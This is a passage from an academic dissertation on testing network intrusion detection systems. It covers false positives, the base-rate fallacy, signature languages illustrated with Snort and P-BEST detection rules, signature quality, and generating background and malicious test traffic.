


Figure 2.3: Differences between attack, intrusion, and detection spaces

2.2.3. False Positives and False Negatives

The Venn diagram shown in Figure 2.3 identifies three different and partially overlapping regions of space: the attack space (AS), the intrusion space (IS), and the detection space (DS). The attack space is the space of all the attacks, i.e., the set of network traces containing an attempt to violate one or more security policies. Whenever the attack is successful, the point belongs also to the intrusion space (so, $IS \subseteq AS$). Finally, the detection space contains the network traces that the intrusion detection system considers malicious. Due to the inaccuracy of the models, this space can be considerably different from the previous ones.

Since most of the intrusion detection systems do not take into account the success or failure of an attack (i.e., do not distinguish between attacks and intrusions), usually only four classes of intersection are analyzed:

1. Undetected attacks ($p \in AS, p \notin DS$) are false negatives
2. Alerts that do not correspond to an attack ($p \notin AS, p \in DS$) are false positives
3. Correctly detected attacks ($p \in AS, p \in DS$) are true positives
4. Normal events with no alerts ($p \notin AS, p \notin DS$) are true negative

Unfortunately, due to the distinction between attack and intrusion, it is not clear whether an alert that reflects a failed attack must be considered or not a false alarm. The problem arises because many networks receive a huge number of attacks everyday. Any host with a public IP address is often the target of many flavors of worms, automatic scanner and bored script kiddies looking for unpatched services. Anyway, most of these attacks fail without causing any real damage to the system.

Each alert message requires time to be analyzed and in a large network the people in charge of analyzing the NIDS alerts can spend all their time reviewing reports of failed attacks. So, from this point of view, these kinds of alerts should be considered as false positives. Nevertheless, many authors agree [sommer03] that an intrusion detection systems should be able to distinguish between the two flavors of false positives. Ranum [ranum03] even adopts different names, classifying alerts related to failed attack as *noise*. The term has been chosen to reflect the idea that these kinds of alerts could (and should) be reduced by properly tuning the NIDS. If the system had more information about the network topology and the services running on each host, it should be able to better “understand” the network traffic, increasing the probability of distinguishing failed attacks from real ones.

Ranum’s considerations are interesting, but we believe that part of the “noise” is an intrinsic consequence of the undecidability of the network intrusion detection problem and cannot be removed. Anyway, we agree that a distinction of the two terms is important. The final purpose of any NIDS is to detect intrusions but IDSs are often used also to identify anomalous or inappropriate behaviors and in this sense it would be very useful if the system could correctly identify also the failed attacks. Nevertheless, in this case, we wish the intrusion detection system would be able to distinguish the alert in three categories: *scans* (that corresponds to an attempt to test the presence of a vulnerability), *failed attacks* (when the IDS detect the attack, but it determines that the attack did not result in a successful intrusion), and *actual intrusions*.

For this reason, it is possible to identify two more gray areas of intersection in the Venn diagram. The first is the intersection between the attack space and the detection space ($p \in AS, p \notin IS, p \in DS$). We consider *classification errors* when the IDS flags as intrusive a failed attack without expressly reporting the event as an attempt of intrusion. These alerts can cause a waste of time during the review phase but it is still not as bad as classifying as intrusive perfectly normal traffic. The second gray area

is the region of points that belong to the attack space but do not belong neither to the intrusion nor to the detection space ($p \in AS, \notin IS, p \notin DS$). In this case the intrusion detection system fails to provide some useful information about failed attacks, but this error is not critical since no real intrusion has been involved.

2.2.4. More on the importance of false positives

The false positive rate and the detection rate are usually strongly correlated. For example, the basic approach of generating an alert on each event, allows an amazing 100% of detection (unfortunately with the same percentage of false alarms since all the normal events are flagged as intrusive) while the solution of never raising any alert leads to zero false positive (but zero true positive as well). Between these two extreme cases, it is possible to configure the IDS to work in a wide range of shadows. An IDS that considers an intrusion anything that is slightly different from the “normal” behavior would probably have a high detection rate, but it would classify as intrusion also a lot of non-intrusive events, thus raising the false alarm rate.

By properly tuning the IDS, it is possible to maximize the combination of detection and false alarm for the environment where the IDS is deployed. The relationship between the two rates can be shown using a Receiver Operating Characteristic (ROC) curve. Originally developed in the field of signal detection ¹, they have been applied for the first time to evaluate intrusion detection systems by Lippman and al [lippmann98] in their critique of the DARPA comparison experiment.

Figure 2.4 presents an example of a ROC curve. The X axis reports the false alarm rate, and the Y axis shows the detection rate. The curve obviously goes from the origin to the top right corner (1.0, 1.0), corresponding to the two extreme cases we depicted above. The diagonal line represents the behavior of a random detector and obviously no real curve can perform worse than that (actually, it is possible but in that case it is enough to negate the IDS decision to obtain a result better than the random one). The best performances are provided by curves that pass close to the upper left corner, where the detection rate is high and the false positive rate is low. Administrators can use a ROC curve to tune the system to work in the best working point, where the tradeoff between the number of attack

¹ROC curves were used during the Second World War to show the tradeoff between hit and false positive rate in radar and sonar sensors




Figure 2.4: Receiver operating characteristic curve

missed and the false alarm generated is optimal according with a given cost-benefit model.

Another interesting consideration comes from the base-rate fallacy problem [axelsson99]. With this term we refer to the fact that humans tend to forget to take into account the base rate of incidence when they try to solve some probability problems. Let us consider an intrusion detection system that has an accuracy of 99%. That means that the IDS flags as intrusive an intrusive event 99% of the time, and that given a non-intrusive event the IDS does not generate any alert 99% of the time. The question is simple: can we consider this intrusion detection system accurate?

The figure “99” can be confusing and distracts from the real problem. In fact, in the previous example we never said how frequent is an intrusive event in the audit trail. Also if the number of attacks against a system can be high, the number of “normal” traffic is surely predominant. Supposing a ratio of 1 intrusive event every 10.000 events (and in a real scenario is probably less than 1/100.000), the probability that an action flagged as intrusive by the IDS corresponds to a real intrusion is given by the

following formula (known as Bayes' theorem):

$$P(I|A) = P(p \in AS | p \in DS) = \frac{\frac{1}{10000} * 0.99}{\frac{1}{10000} * 0.99 + (1 - \frac{1}{10000}) * 0.01} \approx 0.01$$

Where I means intrusive and A denote an IDS alarm. The result is surprising: even though the 99% accuracy, 99% of the alerts are actually false alarm!

The explanation is simple: since in the audit trail the number of *non-intrusive* events totally overwhelms the number of *intrusive* events, the probability that an event flagged as intrusive corresponds to a real intrusion is dominated by the false positive rate.

In [axelsson99] the author points out how, with an intrusive event every 50.000 events, even a futuristic IDS with detection rate of 1.0 and false alarm rate of 0.00001² would have a Bayesian detection rate of 0.66. So, even though the total number of alerts would be very low, two thirds of them would still be false alarms.

2.3. NIDS SIGNATURES

The ability of a NIDS to reliably detect attacks is strongly affected by the quality of their models, which are often called “signatures”. Each signature should describes how to distinguish the manifestation of an intrusive action from the rest of the network traffic. As we previously said, the network trace may not contain enough information to be able to distinguish failed attacks from real security violations. For this reason, it is common to refer to “attack signature” instead of “intrusion signature” (hereafter, for the sake of simplicity we will use the terms signature, detection model, and attack or intrusion model as synonyms).

Many detection models have been proposed and implemented in intrusion detection systems: for instance production-based system [lindqvist99], pattern matching rule [snort:rules, paxson98] colored Petri net [kumar94], state-transition diagrams [eckmann00], and algebraic formulas [cuppens00].

²That is a very good value considering that in the DARPA testing experiment the false positive objective was only 0.1%

2.3.1. Signature Languages

Signatures are expressed using specific languages. Complex models are usually split in a number of sub-signatures, often called *rules*. Each rule can be used to match a different step of the intrusion, a different part of the attack (e.g., the shellcode, or a suspicious command), or a different variation in the way the attack can be performed. Rules can match against the content of the raw packets or they can rely on some pre-processor that provides aggregated information and high level events.

Unfortunately, there are no standard languages to write these models, and more or less each company ends up developing its own ad-hoc representation. Even worse, closed source systems do not reveal their languages and they usually ship their models in a pre-compiled binary form. In fact, developers of closed-source systems believe that keeping their signatures undisclosed is an effective way to protect the system from evasion techniques, over-stimulation attacks, and intellectual property theft.

The lack of standards, and the proprietary nature of many IDSs, make it difficult to analyze the signature problem from a general perspective. Only few studies have been done to evaluate and compare the different aspects that characterize existing signature languages.

S. Kumar, in his PhD dissertation [kumar95], proposed an abstract signature classification containing four categories:

1. *Existence*: these models detect the mere presence of something.
2. *Sequence*: these models match several events occurring in strict sequence. It is also possible to impose time constraint to the sequence to model race condition attacks.
3. *RE Pattern*: these signatures rely on extended regular expressions as a primitive to construct patterns.
4. *Other Patterns*: this category contains all the signatures that do not belong to the previous categories. Examples are signatures that require negation pattern or generalized event selection (e.g., when 3 conditions out of 5 must be satisfied).

In another theoretical study [meier04] Meier adapts Zimmer's semantics [zimmer99] used in the active database field to analyze the semantics of attack signatures. These works are both independent from the underly-

ing signature language and they represent a first attempt to formalize the problem, providing the basis for further studies of language expressiveness.

Focusing on more practical signature languages, Vigna et al. [eckmann00, vigna00] suggest seven properties that a common detection language should satisfy:

- *Simplicity* - the language should provide only the required features and it should be easy for the user to describe complex scenarios.
- *Expressiveness* - the language should support the representation of any detectable intrusion.
- *Rigor* - the syntax and semantics of the language should be rigorously defined.
- *Extensibility* - it should be possible to extend the language by adding new predicates and new event types.
- *Executability/Translability* - the language should be executable or at least it should be possible to automatically translate it into an executable form.
- *Portability* - the same language should be applicable in different environments.
- *Heterogeneity* - the language should support heterogeneous event types, from both network and host sources.

In the following we briefly analyze four different well-known languages, each adopting a different approach to describe intrusive behaviors: *Snort language* (a fast and flexible language based on pattern-matching rules), *Bro* (a language enhanced with context information), *STATL* (a state transition language), and *P-BEST* (based on production rules).

Snort Language

Snort is one of the most widely deployed NIDS and the undisputed leader of the open source segment. Thanks to that, many IDSs can import Snort signatures or at least they often provide tools to translate Snort rules into their language.

```
1 alert tcp $EXTERNAL_NET any -> $HOME_NET 143 (  
2   msg:"IMAP login buffer overflow attempt";  
3   flow:established,to_server;  
4   content:"LOGIN";  
5   isdataat:100,relative;  
6   pcre:"/\sLOGIN\s[^\n]{100}/smi";  
7   reference:bugtraq,502; reference:cve,1999-0005;  
8   classtype:attempted-user;  
9   sid:1842; rev:13;)
```

Figure 2.5: Example of Snort rule

Snort uses a lightweight, efficient rule description language [snort:rules] in which each rule contains one or more elements that are evaluated in an AND relation. The language is stateless and strictly pattern-matching oriented. Figure 2.5 shows one of the rule that comes with Snort. The first line is the rule header and contains two types of information. The **alert** keyword tells the engine which action should be executed in case of matching, in this case the generation of an alert message. The rest of the line specifies that the rule refers only to TCP traffic coming from the external network and directed to port 143 of any host of the home network ³.

This rule contains three different patterns, defined in lines 4 ÷ 6. The first pattern looks for the string “LOGIN” in the packet payload. The second verifies that there are at least 100 bytes after the end of the “LOGIN” string. The last line defines a Perl compatible regular expression [hazel:pcre] that must be matched in case the previous two patterns are found in the stream.

Bro Language

Bro is the signature language of the homonym intrusion detection system [paxson98]. Bro adopts a two layer approach. The intrusion models are written in what Bro calls *policy script*, each one composed by a number of event handlers that specify what to do whenever a given event occurs. Like a traditional programming language, event handlers can modify global

³The meaning of the terms HOME-NETWORK and EXTERNAL-NETWORK can be specified in the Snort configuration file.




Figure 2.6: Half Open STATL scenario

state information, generate new events, invoke user-defined functions, generate alerts and log messages, and more in general execute any arbitrary command.

At the underlying layer, Bro provides a different language specifically designed to define pattern-matching rules (called signatures in the Bro jargon). These are very similar to the Snort rules (in fact, most of them have been automatically translated from the Snort ones) and in case of matching they generate special events which can then be analyzed by the policy scripts.

Another interesting point is that Bro has been explicitly designed to provide additional context information to its signature [sommer03]. Thanks to that, a rule can test the software running on the target machine or consider in which way the server replies to the malicious traffic to understand whether an attack succeeded or not.

STATL

STATL [eckmann00] is the language developed for the STAT intrusion detection suite: USTAT [ilgun93], WinSTAT, and NETSTAT [vigna99]. It allows users to define complex attack scenarios, each modeled as a sequence of steps that bring the system from a safe state to a compromised one. A scenario can define constants and local variables, and it is described as a set of states and transitions. So, even though STATL is a text based language, its states/transitions nature makes it possible to represent a scenario in a graphical form (Figure 2.6 shows the state transition diagram of an half-open scan).

STATL defines three types of transitions: consuming, nonconsuming, and

```

1  rule [Bad_Login (#10; *):
2      [+e: event | event_type == login ,
3                  return_code == BAD_PASSWORD]
4  ==>
5      [+bad_login | username = e.username ,
6                  hostname = e.hostname]
7      [-|e]
8      [!| printf(‘Bad login for user %s from \
9                  host %s\n’, e.username , e.hostname)]
10 ]

```

Figure 2.7: Example of P-BEST rule

unwinding. Consuming transitions change the current state of the scenario. Nonconsuming transitions generate a new instance of the scenario in the destination state but the previous scenario is still available, allowing the attack to independently evolve from either one of the two states. Finally, unwinding transitions invalidate the current state executing a rollback of the scenario to one of the previous states.

The result is a very flexible language that can easily be adopted to describe complex intrusion models for both host and network intrusion detection systems.

P-BEST

The Production-Based Expert System Toolset (P-BEST) [lindqvist99] is the rule description language originally employed in the Multics Intrusion Detection and Alerting System (MIDAS) [sebring88]. Furthermore, In the past decade it has been adopted in other three different intrusion detection systems: IDES [hunt92, javitz91], NIDES [javitz94], and Emerald [porras97].

P-BEST is a language to implement forward-chaining expert systems, i.e., systems that given a base of facts can logically derive new facts through *modus ponens*. The knowledge resides in a set of rules, expressed as:

$$IF \text{ antecedent } THEN \text{ consequent}$$

where the antecedent is the set of facts that must be true to activate the rule, and the consequent defines a set of new facts that must be added to the

factbase and/or a set of actions that must be executed by the system. Each rule is initially written using the P-BEST language and then translated in a C program to improve the overall performance.

Figure 2.7 shows an example of a P-BEST rule. Lines 2-3 define the antecedent of the rule: in this case, any event with `type = login` and `return-code = BAD-PASSWORD`. When the rule is activated, it adds a new `bad-login` fact to the factbase (lines 5-6), deletes the original fact (line 7) and shows an alert message (lines 8-9).

2.3.2. The Importance of Signature Testing

Independently from the language used to describes it, a signature represents the model that the intrusion detection system uses in order to decide whether a portion of the network traffic contains or not the evidence of an intrusion. Since the model is not perfect, the decision cannot be 100% accurate.

The purpose of testing is to spot the presence of bugs in a program, that is to find cases in which the system behavior differs from its specification. Even though testing cannot be used to show the absence of bugs [dijkstra76], an extensive testing phase increases the confidence in the product and should suggest that at least the program does not contain obvious flaws.

From this point of view, intrusion detection signatures are not different from any other piece of software. In addition, since they represent approximate models, testing can also help to verify whether the approximation is good enough for our requirements. But what does the term “good” mean for a detection model? To be able to reply to this question, first of all we need to define some properties that are relevant for signatures.

Signature Properties

We can group the characteristics related to the goodness of a detection model under two big families, namely **accuracy** and **efficiency**.

Accuracy describes how well the signature is able to model a given intrusion. It is related to the precision of the model and, since most of the signatures are not perfect, it is often a trade off between how much the model can abstract away from a single instance of the attack and how many details of the attack the model tries to represent.

We decompose the accuracy into three different properties:

- *Resilience to variation* - it is the ability of the detection model to abstract away from a single attack implementation. This characteristic allows the signature to identify many variations of the same attack, reducing the probability that an attacker can evade the IDS (i.e., reducing the false negative rate).

A good resilience to variations usually supports the fact that the signature has been derived from a description of the vulnerability and not from one (or more) exploit scripts.

- *Precision* - it defines how well the signature describes the attack. A good precision means that the model contains enough details to identify with high precision a specific intrusive event. It is also a measure of the amount of false alarm the signature can generate.
- *System awareness* - this is the ability of the model to distinguish between failed attacks and successful intrusions. It is probably one of the more difficult characteristics to achieve in a signature.

A model that matches the exact sequence of bytes of a particular attack implementation is very precise (since no normal traffic can trigger it) but it is probably very easy to evade. On the opposite, a model that generates an alert any time it detects an attempt to connect to a vulnerable service is very resilient to variations (because all the attacks must start opening a connection to the target server) but it can potentially generate tons of false positives in a network where the vulnerable application is largely used by normal users. It is difficult to find a perfect balance between these two extreme cases and sometimes by attempting to create an abstract signature it is possible to undermine its detection precision.

In [ilgun95], the authors suggest that good detection models should consider only those events that if removed from the attack would make the attack unsuccessful. So, to achieve both resilience and precision at the same time, a signature should model all and only the steps required to accomplish the intrusion. Unfortunately, abstracting high quality models from attack scenarios is a very difficult task, and the result is that modern NIDSs often contain inaccurate signatures.

The second main property of a signature is its efficiency. Efficiency has to do with how many resources the model requires to be

matched. Performance is a key factor for network IDSs since they need to analyze the traffic in realtime, processing the network packets at a speed of tens, hundreds, or even thousands megabytes per second. Given the high number of signatures they need to match against the traffic, it is important that each of them requires a small amount of memory and few CPU cycles.

- *CPU Efficiency* - it is a measure of the computational complexity of the model. Some signatures just require too much computation to be adopted in a real time IDS. Other signatures may be very fast in the average case, but perform very badly for some particular input values.
- *Memory Efficiency* - nowadays computer memory is so cheap that it is hard to believe that a couple of thousands signatures could represent a problem. The fact is that if the model saves some state information, it is possible for an attacker to force the IDS to allocate and maintain a large amount of data, eventually exhausting the system resources.

In some cases, the overall efficiency is a trade-off between speed and memory. An example is provided by pattern matching algorithms based on regular expressions. Two different approaches, based respectively on deterministic and non-deterministic automata, are possible. If the expression is matched using non-determinist automata, some expression may require exponential time to be analyzed. In the case in which the automata is translated into a deterministic one, the CPU is not a problem anymore since the matching can always be done in linear time, but the translation between the two types of automata may require an exponential amount of memory.

A good efficiency can be extremely important, sometimes more than accuracy. A weak signature (i.e., a signature with poor quality) can potentially produce two kind of problems: it can generate too many false positives or it can be easy to evade. In the latter case, a skilled attacker can find a way to accomplish the attack unnoticed. On the other side, an inefficient signature can undermine the whole intrusion detection system compromising its availability and its ability to react to new attacks. In this case the attacker can properly stimulate the inefficient signature, forcing the IDS to spend a great amount of resources to analyze the fake attacks. While the system is busy, the attacker is free to run any attack




Figure 2.8: State of black box signature testing

unnoticed. For this reason many IDSs rely on very simple signature languages, that guarantee very efficient matching operations at the cost of a worse accuracy.

2.3.3. Feasibility of Black Box Testing

The previous section presented the properties that characterize a good signature. The problem now is how those properties can be evaluated through a black box approach.

If all the signatures were publicly available a careful review made by many security experts could in some way solve (or at least mitigate) the problem, providing precise insight to understand the quality of the models. This approach is currently used in many other security fields: e.g., years of public cryptanalysis is the (only) way in which cryptographic algorithms are evaluated.

The fact that vendors keep their detection models secret makes much more difficult to approach the problem. In this case, the only experts that can review the signatures are the vendors employee, with obvious (and biased) consequences.

In the following we propose some considerations on how the previous properties could be evaluated using a black box testing methodology.

Testing Accuracy

Testing the accuracy of a detection model boils down to evaluating two orthogonal characteristics: (1) how difficult is to evade the model, a measure related to the false negative rate, and (2) how much normal traffic can trigger the rule, that is a measure of the false positive rate.

So far, there were no existing methodologies to test detection models for false negatives. The approach proposed by this dissertation (see Chapter 4) represents the first attempt to resolve the problem in a systematic way.

The big problem of measuring the false positive rate is that it largely depends on the network environment, on the set of security policies, and on the type of services installed on the various hosts. A signature with zero false positive rate in a network may raise thousands of false alarms if deployed in a different organization. Moreover, there are nothing like a “standard network environment”, or a “standard set of policies” that security practitioners can use for their experiments.

The so-called IDS stimulators are a class of tools that have been proposed [patton01] to test signatures accuracy, mainly as far as false positives concern. Unfortunately, as a matter of fact, these tools can only provide information on the ability of a signature to distinguish between real intrusions and fake or ineffective attacks (IDS stimulators are presented in section 3.4). Thus, testing the false positive rate of a NIDS is still an open issue.

Testing Efficiency

Design testing experiments to evaluate the signatures efficiency is very hard. Some research studies have been done using algorithmic attacks (to test the CPU efficiency) and with state explosion attacks (to test the memory efficiency). Unfortunately, these kind of attacks require deep knowledge of the model internals, limiting these experiments to open source intrusion detection systems.

Figure 2.8 summarizes the current status of black box testing methodologies for intrusion detection signatures.

Previous Works on NIDS testing

*The farther backward you can look,
the farther forward you are likely to see*

Winston Churchill

In the past few years, the problem of systematically testing intrusion detection systems has attracted increasing interest from both industry and academia.

The problem is complicated by the fact that different intrusion detection systems have different operational environments and may employ a variety of techniques for producing alerts corresponding to attacks [ngss, ranum01]. For example, comparing a network-based IDS with a host-based IDS may be very difficult because the event streams they operate on are different and the classes of attacks they detect may have only a small intersection. For these reasons, IDS testing and comparison is usually applied to homogeneous categories of IDSs (e.g., host-based IDSs).

In this chapter we present a survey of methodologies and tools that have been designed to (or are currently used for) testing network-based IDSs.

3.1. INTRODUCTION: THE HOW AND WHAT OF NIDS TESTING

Before starting any testing experiment, it is extremely important to clearly identify which are the objectives of the test. First of all it is important to distinguish tests that aim at evaluating the effectiveness of the whole system, from tests that are interested in measuring a single feature.

Considering the IDS system as a whole, we can identify a number of characteristics that would be interesting to evaluate[nistir-7007]:

- *Coverage* - It is a measure of how many different attacks the IDS can detect. For misuse-based systems it is strongly correlated to the

number of intrusion models (even though it is often the case in which multiple models are used to identify the same attack). For anomaly-based IDSs, instead, it requires an extensive test, since there is not a clear relation between the model of the normal behavior and the number of attacks that the model can detect.

- *Detection rate* - The most known and widely adopted metric. It represents the fraction of attacks correctly detected in a given time frame. Nonetheless, it is not clear how this quantity should be measured, because it depends on so many different details that it is difficult to make the experiments repeatable and obtain meaningful and general results. In fact, the detection rate is more an aggregation of other characteristics than a characteristic per se.
- *False alarm rate* - The rate of false alarm generated by the IDS in a given time frame. Of course, the false alarm rate depends on the network environment and this makes this characteristic very hard to be measured.
- *Resistance to attacks against the IDS* - An IDS, as any other software product, may contain vulnerabilities that can be exploited by an attacker to gain control of the system. This test aims at verifying the resistance of the system to traditional and denial of service attacks.
- *Capacity* - A system that analyzes the traffic in realtime must be very fast to cope with high bandwidth network streams. When the IDS is too slow for a given network, the operating system socket queue can be saturated and new incoming packets will be drop. A capacity test usually measures the maximum loss-free rate, i.e., the maximum speed at which the IDS can work without missing any packet.
- *Correlation capabilities* - The evidence of an attack can be spread among multiple events. This test analyzes the ability of the IDS to correctly correlates different events (even coming from different sensors) reducing the number of alerts and allowing the identification of complex and multi-step intrusions.
- *Detection of unknown attacks* - This is a characteristic very important to evaluate for new detection paradigm and for anomaly-based IDS. It is quite useless for traditional misuse-based systems since they cannot detect attacks if they do not have the corresponding models.

- *Attack identification* - Detecting intrusion attempts is not enough. A good IDS should be able to correctly identify the attack and provide accurate information about the intrusion details.
- *Ability to distinguish attacks and intrusions* - It is the ability of a NIDS to correctly evaluate each intrusion attempt, separating the failed attacks from the successful intrusions.

Unfortunately, only a few of these metrics were actually measured in the past testing experiments and sometimes with questionable results (section 3.3 presents an overview of the major testing experiments in this field from both industry and academia).

Anyway, all these metrics aim at evaluating the intrusion detection system as a whole. If we concentrate our research on the problem of testing the quality of detection models, the situation is even worse. The problem of poor signature quality has been known since the beginning of the intrusion detection research, but only lately the importance of evaluating the quality of NIDS signatures has been widely discussed. SecurityFocus published a series of articles [karen02] presenting some general recommendations to help people testing NIDS signatures. Anyway, a general methodology is still missing and this dissertation presents the first serious attempt to propose a framework to test network intrusion detection models, at least for the problem of false negative (see Chapter 4 for more details).

3.1.1. Testing Methodologies

When the problem of testing IDSs started to spread inside the security community, it was clear that a set of guidelines on “how” these experiments must be conducted were needed. Computer testing was already a well established field, providing a good starting point on which researchers could develop their own methodologies.

N.J.Puketza et al. [puketza96, puketza97] at U.C.Davis made one of the first attempts to formalize an IDS testing methodology. They propose a criterion to choose the test cases (i.e., the attacks to be used in the experiment) based on three different taxonomies: a classification of the intrusions [neumann89], a classification of the vulnerabilities [landwehr94], and a classification of the signature types [kumar94]. They then enumerate a list of experiments, unfortunately quite dated nowadays and focusing only on host-based attacks and detection.

A more recent paper on the topic is [ranum01] by M. Ranum. The author discusses a number of issues and common errors that affect most of the intrusion detection testing experiments. In particular he focuses on the traffic generation problem and on the measures that are relevant for IDSs.

Finally, the “Overview of issues in testing IDSs” [nistir-7007] by the National Institute of Standard and Technology (ITL) is a good starting point for the argument. It presents a survey of the existing testing efforts, a detailed list of current problems related to IDS testing, and a set of research recommendations for improving both data sets and testing metrics.

3.1.2. Issues in NIDS Testing

One of the main issue in setting up a testing experiment consists in collecting the exploit scripts and the corresponding vulnerable services. While the firsts are relatively easy to find on the Internet, procuring the corresponding target applications can be very difficult since most of the time only the current (and already patched) version is publicly available. Moreover, also when both the script and the target are accessible, it may take some time for the user to figure out how the attack works and how to fix occasional problems (e.g., the correct return address for buffer overflow attacks).

Another issue is related to the IDSs configuration. Many experiments have been done just putting the system on the network without any previous tuning on the surrounding operational environment. This approach of testing “default” installations can lead to unfair results. On the contrary, properly tuning many different IDSs can be very difficult and the results can still be biased because a system was configured better than the others (a fact that is frequent and unfortunately impossible to measure).

A third problem is the lack of metrics for many of the IDS’s characteristics we have presented in the previous section. If the testing experiment aims at evaluating and not only at comparing IDSs, we need a way to provide a measure of the various system qualities. For example, it is not clear what is the right way to present the results of an experiment that measures the attack identification capability.

Finally, one of the biggest problems is related to the generation and use of the network traffic. To this problem and its consequences on the design of testing experiments is dedicated the next section.

3.2. TRAFFIC GENERATION

In any IDS testing experiment, one of the most difficult problem is related to the network traffic generation. Even though most of the problems are the same for both categories, we can distinguish between the *malicious traffic*, i.e., the traffic containing the intrusive behavior, and the *background traffic* that should instead represent the realistic and non intrusive traffic.

3.2.1. Background Traffic

The purpose of background traffic is twofold: (1) increase the network traffic to stress the IDS operating speed, and (2) add normal traffic to be sure that the intrusion detection can distinguish it from the intrusive events (i.e., that it does not generate too many false alarms).

We can distinguish two main classes of traffic: synthetic and real. Synthetic traffic is generated using load generator tools. Generic network load generators (like SmartBits [smartbits], ttcp [ttcp] or iperf [iperf]) were initially designed to test network devices (e.g., switch, hub, and bridge). They generate packets (IP, TCP and UDP) using some pseudo-random technique, because the target devices usually do not care about the packet payloads. Unfortunately, intrusion detection systems do care about the packet payloads and random sequences of bytes are not a good way to simulate realistic traffic. Whenever an IDS analyzes a TCP packet to port 80 containing just garbage it can decide to report the anomalous behavior or just drop the packet without any further analysis; anyway, this is not what the system would do in presence of normal HTTP traffic.

To overcome this problem, many “intelligent” traffic generators have been proposed. Harpoon [sommers04:harpoon] can recreate TCP and UDP traffic setting its byte, packet, temporal and spatial characteristics based on real parameters automatically extracted from routers in live environments. Another interesting approach consists in making the generation tool protocol aware, allowing it to emulate the traffic that a real user would generate through the network [barford98]. These tools can create HTTP, FTP, mail, and Telnet sessions that look reasonable from a syntactic point of view. Unfortunately, the behavior is somehow repetitive and it often represents only a bad approximation of what real users do in their everyday job. Moreover, many NIDSs can perform very well with this type of traffic generating almost no false positives (after all the IDS developers probably use the same tools in their labs) but that does not mean that they will

perform as well in a real network environment.

Many authors [ranum01] agree that synthetic traffic should never be used as background traffic in a network intrusion detection testing experiment. Unfortunately, also the use of real traffic is not without problems. First of all, real traffic contains many sensitive information that must be accurately removed before making it available for testing experiments. These information varies from network topology (that can be inferred from the packets IP addresses) to confidential data and private communications (spread in almost any packets payload). To overcome these privacy issues, real traffic means most of the time *sanitized traffic*. The result is not as bad as synthetic traffic since it preserves some features of the real traffic, but the sanitization process can end up changing or removing too many information, reaching a point where the traffic does not look realistic anymore.

Another big problem of using real traffic is the difficulty to ensure that it does not contain any attack. In fact, since the background traffic is by definition “normal”, the presence of malicious events can distort the result of the test. For instance, it is often the case that part of the clean background traffic is used to train the anomaly-based algorithms. An attack in this traffic would be learned as “normal behavior”, making the intrusion detection system ineffective against that type of intrusion.

To summarize, there are four type of background traffic that can be used in NIDS testing experiments: (1) no traffic, (2) synthetic traffic, (3) real traffic, and (4) sanitized traffic. Due to the previous problems, many tests still use synthetic traffic and new paper proposing better approach to generate fake traffic are published every year [antonatos04].

3.2.2. Malicious Traffic

Most of the considerations presented for background traffic can also be applied to malicious traffic. With this term, we refer to the traffic that contains the intrusion attempts, i.e., the traffic that the NIDS should properly identify and report.

A first distinction is made between “live” network setup and replayed traffic. In the first case, the experiment requires a real testbed network that must contain at least three different hosts: (1) the target host, running the vulnerable services, (2) the host running the NIDS under test, and (3) the attacker host that generates the malicious traffic. In the second scenario,

the traffic has been previously generated and saved in a dump file. During the experiment it is just replayed using some tools like `tcpreplay`, and no real target hosts are needed.

There is a big difference between the two approaches. In the case of replayed traffic, the packets look real but there is no communication between real hosts (to be precise, there are no real hosts at all). That means that if the NIDS tries to perform some kind of verification to check whether the suspicious events eventually cause an intrusion, it does not find any host to talk with. The result could be that these “smart” NIDSs perform very bad with replayed traffic: after all, they understand that the traffic is fake and that it cannot produce any intrusions whatsoever.

